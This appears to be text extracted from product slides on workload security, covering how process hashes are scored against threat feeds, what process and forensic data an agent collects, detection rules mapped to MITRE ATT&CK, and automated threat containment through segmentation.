- The process hash score of that workload will be 0 if it is flagged malicious by the feed.
- Process hash scoring:
 - If hash is flagged by thread feed: score = 0
 - Else, if hash is in a Benign list: score = 100
 - Else, if hash is an anomaly: score is in the range of [1, 99], the higher the better

Workload profile > File Hashes tab:


SHA1 Hash	SHA256 Hash	File Path	Anomaly Score	Reason
 d9a44b4	 7eedeeb	/local/tmp/fakemw_linux_amd64	0.00	① Malicious 

SHA1 Hash	SHA256 Hash	File Path	Anomaly Score	Reason
 d9a44b4	 7eedeeb	/local/tmp/fakemw_linux_amd64	0.00	① Malicious 

Software Agents – Process and Forensics


DE.CM-9

- Agent reports on lifecycle of processes running on workload:
 - What is the process lineage? (Process ID and parent process ID)
 - Who ran the process (User ID - owner of process)
 - When & what command was used? (Command to launch the process)
 - Did it make any network connections? (Socket information)
- Agent reports information on forensic signals as below:
 - Privilege escalation
 - User logon, User logon failed, adding or removing user accounts
 - shellcode
 - sensitive file access, raw socket creation, binary or library changed
 - Side channel attacks
 - Follow user logon or process,
 - Unseen command or library, network traffic anomaly



CVE Correlated with Workload Process Snapshot

DE.CM-9



Process details are collected in near real time, and process snapshot is updated with this information


Full time-series view to go back and visualize process hierarchy and behavior information

Correlated with vulnerability information to indicate if a process is started by a software package with a known vulnerability


Indicates process behavior history such as a past forensic event or privilege escalation

Forensics Rules (Anomalous Process Behaviour)

- Built-in rules/signatures to track and detect suspicious behaviour and MITRE ATT&CK TTPs {*tactics, techniques, and procedures*}
- Current support for 39 MITRE ATT&CK TTPs
- Framework also supports creation of custom signatures to detect specific process or forensic activity on workloads.
- “Follow Process” capability: Track process tree up to 4 levels of hierarchy.




Reporting – MITRE ATT&CK Matrix




Rapid Threat Containment

Step 4: Segmentation policy in Secure Workload isolates workloads using host-native firewall or Secure Firewall for agent-based and agentless workloads respectively

Step 3: Correlation policy is configured to trigger the remediation module that uses API to contain affected workloads in Secure Workload



Step 1: Agent-based or agentless workload generates malicious traffic



Step 2: Event (i.e., intrusion, malware) is generated and sent to FMC revealing information about the infected host